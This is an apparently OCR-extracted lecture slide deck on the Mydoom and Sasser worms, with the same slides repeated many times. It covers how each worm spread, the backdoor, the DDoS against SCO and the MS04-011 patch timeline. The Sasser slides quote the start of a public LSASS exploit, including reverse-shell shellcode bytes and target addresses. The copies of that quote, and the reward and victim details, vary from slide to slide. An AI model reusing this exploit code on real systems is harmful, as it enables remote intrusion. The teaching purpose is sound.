


Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on January 26, 2004
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by email with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a backdoor, allowing remote control of the PC
- ▶ The worm contains the following message: "andy; I'm just doing my job, nothing personal, sorry."
- ▶ Microsoft and SCO each offers a \$100K for the authors



Anecdote:


- ▶ February 01, 2004: a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers

Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on **January 26, 2004**
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by **email** with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a backdoor, allowing remote control of the PC
- ▶ The worm contains the following message: "andy; I'm just doing my job, nothing personal, sorry."
- ▶ Microsoft and SCO each offers a \$100K for the authors



Anecdote:


- ▶ February 01, 2004: a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers

Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on **January 26, 2004**
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by **email** with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a **backdoor**, allowing remote control of the PC
- ▶ The worm contains the following message: "andy; I'm just doing my job, nothing personal, sorry."
- ▶ Microsoft and SCO each offers a \$100K for the authors



Anecdote:

- ▶ February 01, 2004: a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers


Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on **January 26, 2004**
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by **email** with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a **backdoor**, allowing remote control of the PC
- ▶ The worm contains the following message: "*andy; I'm just doing my job, nothing personal, sorry.*"

Microsoft and SCO each offers a \$100,000 for the authors



Anecdote:


- ▶ February 01, 2004: a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers

Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on **January 26, 2004**
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by **email** with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a **backdoor**, allowing remote control of the PC
- ▶ The worm contains the following message: "*andy; I'm just doing my job, nothing personal, sorry,*"
- ▶ Microsoft and SCO each offers **250 000\$** for the authors arrest



Anecdote:


- ▶ **February 01, 2004:** a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers

Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on **January 26, 2004**
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by **email** with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a **backdoor**, allowing remote control of the PC
- ▶ The worm contains the following message: "*andy; I'm just doing my job, nothing personal, sorry,*"
- ▶ Microsoft and SCO each offers **250 000\$** for the authors arrest



Anecdote:


- ▶ February 01, 2004: a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers

Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on **January 26, 2004**
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by **email** with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a **backdoor**, allowing remote control of the PC
- ▶ The worm contains the following message: "*andy; I'm just doing my job, nothing personal, sorry,*"
- ▶ Microsoft and SCO each offers **250 000\$** for the authors arrest



Anecdote:


- ▶ February 01, 2004: a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers

Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation

- ▶ It infects computers under Windows
- ▶ First detected on **January 26, 2004**
- ▶ The author of the worm is still unknown
- ▶ The worm propagates by **email** with the object: "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- ▶ If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- ▶ The worm installs a **backdoor**, allowing remote control of the PC
- ▶ The worm contains the following message: "*andy; I'm just doing my job, nothing personal, sorry,*"
- ▶ Microsoft and SCO each offers **250 000\$** for the authors arrest




Anecdote:

- ▶ February 01, 2004: a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers

Some specific worms & viruses

Mydoom

Mydoom is the email worm holding the record for speed of propagation



Some specific worms & viruses

Sasser

Sasser worm propagating without user intervention

- ▶ It infects computer under Windows XP and 2003
- ▶ First detected on 30 avril 2004
- ▶ The worm propagate itself automatically trough 445 port (LSASS service)
- ▶ Vulnerability discovered by the EEye Digital company and communicated to on October 9, 2003
- ▶ Microsoft published the patch MS04-011 on April 13, 2004. On April 29, houseofdabus published a exploit using the LSASS hole
- ▶ Sven Jaschan (18 years old) is arrested the German authorities on May 7, 2004. He joined SecurePoint, a German security company on September 1, 2004
- ▶ Several entities have had troubles with Sasser whose: IAFB, Delta Air Lines, British Coastguard (air traffic control), and the US Navy's space imaging department)

```
/* HOD-ms04011-lsasrv-exploit.c:  
 * MS04011 Lsassrv.dll RPC buffer overflow remote exploit  
 * Version 0.1 coded by  
 *          :::[ houseofdabus ]:::  
 */  
#include <windows.h>  
#pragma comment(lib, "ws2_32")  
  
unsigned char reverseshell[] =  
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99\xE2\xFA"  
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"  
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12"  
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99\x99"  
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD\x66\x8F\x12"  
"\xF9\x7E\xE0\x5F\xE0";  
  
#define LEN 3500  
#define BUFSIZE 2000  
#define NOP 0x90  
struct targets {  
    int num;  
    char name[50];  
    long jmpaddr;  
} ttarget[] = {  
{ 0, "WinXP Professional lsass.exe ", 0x01004600 },  
{ 1, "Win2k Professional netrap.dll", 0x7515123c },
```

Some specific worms & viruses

Sasser

Sasser worm propagating without user intervention

- ▶ It infects computer under Windows XP and 2003
- ▶ First detected on **30 avril 2004**
- ▶ The worm propagate itself automatically trough **445 port** (LSASS service)
- ▶ Vulnerability discovered by the **EEye Digital** company and communicated to on October 9, 2003
- ▶ Microsoft published the patch **MS04-011** on April 13, 2004. On April 29, **houseofdabus** published a exploit using the LSASS hole
- ▶ Sven Jaschan (18 years old) is arrested the German authorities on May 7, 2004. He joined SecurePoint, a German security company on September 1, 2004
- ▶ Several entities have had troubles with Sasser whose: IAFB, Delta Air Lines, British Coastguard (air traffic control), and the US Navy's space imaging department)

```
/* HOD-ms04011-lsasrv-exploit.c:  
 * MS04011 Lsassrv.dll RPC buffer overflow remote exploit  
 * Version 0.1 coded by  
 *          :::[ houseofdabus ]:::  
 */  
#include <windows.h>  
pragma comment(lib, "ws2_32")  
  
unsigned char reverseshell[] =  
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99\xE2\xFA"  
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"  
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12"  
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99\x99"  
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD\x66\x8F\x12"  
"\xF9\x7E\xE0\x5F\xE0";  
  
#define LEN 3500  
#define BUFSIZE 2000  
#define NOP 0x90  
struct targets {  
    int num;  
    char name[50];  
    long jmpaddr;  
} ttarget[] = {  
{ 0, "WinXP Professional lsass.exe ", 0x01004600 },  
{ 1, "Win2k Professional netrap.dll", 0x7515123c },
```

Some specific worms & viruses

Sasser

Sasser worm propagating without user intervention

- ▶ It infects computer under Windows XP and 2003
- ▶ First detected on **30 avril 2004**
- ▶ The worm propagate itself automatically trough **445 port** (LSASS service)
- ▶ Vulnerability discovered by the **EEye Digital** company and communicated to on October 9, 2003
- ▶ Microsoft published the patch **MS04-011** on April 13, 2004. On April 29, **houseofdabus** published a exploit using the LSASS hole
- ▶ Sven Jaschan (18 years old) is arrested the German authorities on May 7, 2004. He joined SecurePoint, a German security company on September 1, 2004
- ▶ Several entities have had troubles with Sasser whose: IAFB, Delta Air Lines, British Coastguard (air traffic control), and the FBI's Laboratory Imaging department)

```
/* HOD-ms04011-lsassrv-exploit.c:  
 * MS04011 Lsassrv.dll RPC buffer overflow remote exploit  
 * Version 0.1 coded by  
 *          :::[ houseofdabus ]:::  
 */  
#include <windows.h>  
pragma comment(lib, "ws2_32")  
  
unsigned char reverseshell[] =  
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99\xE2\xFA"  
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"  
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12"  
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99\x99"  
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD\x66\x8F\x12"  
"\xF9\x7E\xE0\x5F\xE0";  
  
#define LEN 3500  
#define BUFSIZE 2000  
#define NOP 0x90  
struct targets {  
    int num;  
    char name[50];  
    long jmpaddr;  
} ttarget[] = {  
{ 0, "WinXP Professional lsass.exe ", 0x01004600 },  
{ 1, "Win2k Professional netrap.dll", 0x7515123c },
```

Some specific worms & viruses

Sasser

Sasser worm propagating without user intervention

- ▶ It infects computer under Windows XP and 2003
- ▶ First detected on **30 avril 2004**
- ▶ The worm propagate itself automatically trough **445 port** (LSASS service)
- ▶ Vulnerability discovered by the **EEye Digital** company and communicated to on **October 9, 2003**
- ▶ Microsoft published the patch **MS04-011** on April 13, 2004. On April 29, **houseofdabus** published a exploit using the LSASS hole
- ▶ **Sven Jaschan** (18 years old) is arrested the German authorities on May 7, 2004. He joined **SecurePoint**, a German security company on September 1, 2004
- ▶ Several entities have had troubles with Sasser whose: I'AFP, Delta Air Lines, British Coastguard, Goldman Sachs, Deutsche Post, the European Commission, Lund University Hospital (Sweden),

```
/* HOD-ms04011-lsasrv-exploit.c:
 * MS04011 Lsassrv.dll RPC buffer overflow remote exploit
 * Version 0.1 coded by
 *          :::[ houseofdabus ]::.
 */
#include <windows.h>
#pragma comment(lib, "ws2_32")

unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12"
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99\x99"
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD\x66\x8F\x12"
"\xF9\x7E\xE0\x5F\xE0";

#define LEN 3500
#define BUFSIZE 2000
#define NOP 0x90
struct targets {
int num;
char name[50];
long jmpaddr;
} ttarget[] = {
{ 0, "WinXP Professional lsass.exe ", 0x01004600 },
{ 1, "Win2k Professional netrap.dll", 0x7515123c },
```

Some specific worms & viruses

Sasser

Sasser worm propagating without user intervention

- ▶ It infects computer under Windows XP and 2003
- ▶ First detected on **30 avril 2004**
- ▶ The worm propagate itself automatically trough **445 port** (LSASS service)
- ▶ Vulnerability discovered by the **EEye Digital** company and communicated to on **October 9, 2003**
- ▶ Microsoft published the patch **MS04-011** on April 13, 2004. On April 29, **houseofdabus** published a exploit using the LSASS hole
- ▶ **Sven Jaschan** (18 years old) is arrested the German authorities on May 7, 2004. He joined **SecurePoint**, a German security company on September 1, 2004
- ▶ Several entities have had troubles with Sasser whose: I'AFP, Delta Air Lines, British Coastguard, Goldman Sachs, Deutsche Post, the European Commission, Lund University Hospital (medical imaging department)

```
/* HOD-ms04011-lsasrv-exploit.c:  
 * MS04011 Lsassrv.dll RPC buffer overflow remote exploit  
 * Version 0.1 coded by  
 *          :::[ houseofdabus ]:::  
 */  
#include <windows.h>  
#pragma comment(lib, "ws2_32")  
  
unsigned char reverseshell[] =  
""\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99\xE2\xFA"  
""\xE8\x05\xE8\xEB\xFF\xFF\xFF"  
""\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12"  
""\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99\x99"  
""\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD\x66\x8F\x12"  
""\xF9\x7E\xE0\x5F\xE0";  
  
#define LEN 3500  
#define BUFSIZE 2000  
#define NOP 0x90  
struct targets {  
    int num;  
    char name[50];  
    long jmpaddr;  
} ttarget[] = {  
{ 0, "WinXP Professional lsass.exe ", 0x01004600 },  
{ 1, "Win2k Professional netrap.dll", 0x7515123c },
```

Some specific worms & viruses

Sasser

Sasser worm propagating without user intervention

- ▶ It infects computer under Windows XP and 2003
- ▶ First detected on **30 avril 2004**
- ▶ The worm propagate itself automatically trough **445 port** (LSASS service)
- ▶ Vulnerability discovered by the **EEye Digital** company and communicated to on **October 9, 2003**
- ▶ Microsoft published the patch **MS04-011** on April 13, 2004. On April 29, **houseofdabus** published a exploit using the LSASS hole
- ▶ **Sven Jaschan** (18 years old) is arrested the German authorities on May 7, 2004. He joined **SecurePoint**, a German security company on September 1, 2004
- ▶ Several entities have had troubles with Sasser whose: I'AFP, Delta Air Lines, British Coastguard, Goldman Sachs, Deutsche Post, the European Commission, Lund University Hospital (medical imaging department)

```
/* HOD-ms04011-lsasrv-exploit.c:  
 * MS04011 Lsassrv.dll RPC buffer overflow remote exploit  
 * Version 0.1 coded by  
 *          :::[ houseofdabus ]:::  
 */  
#include <windows.h>  
#pragma comment(lib, "ws2_32")  
  
unsigned char reverseshell[] =  
""\xE8\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99\xE2\xFA"  
""\xE8\x05\xE8\xEB\xFF\xFF\xFF"  
""\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12"  
""\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99\x99"  
""\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD\x66\x8F\x12"  
""\xF9\x7E\xE0\x5F\xE0";  
  
#define LEN 3500  
#define BUFSIZE 2000  
#define NOP 0x90  
struct targets {  
    int num;  
    char name[50];  
    long jmpaddr;  
} ttarget[] = {  
{ 0, "WinXP Professional lsass.exe ", 0x01004600 },  
{ 1, "Win2k Professional netrap.dll", 0x7515123c },
```

Some specific worms & viruses

Sasser

Sasser worm propagating without user intervention

- ▶ It infects computer under Windows XP and 2003
- ▶ First detected on **30 avril 2004**
- ▶ The worm propagate itself automatically trough **445 port** (LSASS service)
- ▶ Vulnerability discovered by the **EEye Digital** company and communicated to on **October 9, 2003**
- ▶ Microsoft published the patch **MS04-011** on April 13, 2004. On April 29, **houseofdabus** published a exploit using the LSASS hole
- ▶ **Sven Jaschan** (18 years old) is arrested the German authorities on May 7, 2004. He joined **SecurePoint**, a German security company on September 1, 2004
- ▶ Several entities have had troubles with Sasser whose: I'AFP, Delta Air Lines, British Coastguard, Goldman Sachs, Deutsche Post, the European Commission, Lund University Hospital (medical imaging department)

```
/* HOD-ms04011-lsassrv-exploit.c:  
 * MS04011 Lsassrv.dll RPC buffer overflow remote exploit  
 * Version 0.1 coded by  
 *          :::[ houseofdabus ]:::  
 */  
#include <windows.h>  
#pragma comment(lib, "ws2_32")  
  
unsigned char reverseshell[] =  
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99\xE2\xFA"  
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"  
"\x70\x62\x99\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12"  
"\xE9\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99\x99"  
"\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD\x66\x8F\x12"  
"\xF9\x7E\xE0\x5F\xE0";  
  
#define LEN 3500  
#define BUFSIZE 2000  
#define NOP 0x90  
struct targets {  
    int num;  
    char name[50];  
    long jmpaddr;  
} ttarget[] = {  
{ 0, "WinXP Professional lsass.exe ", 0x01004600 },  
{ 1, "Win2k Professional netrap.dll", 0x7515123c },
```

Some specific worms & viruses

Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses

Sasser



2 days

October 8

Yuji Ukai of
EEye Digital
Security
discovers a
Windows
vulnerability
in
LSASRV.DLL

Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses

Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses


Sasser



Source: http://www.pcworld.com/article/117808/biography_of_a_worm.html

Some specific worms & viruses

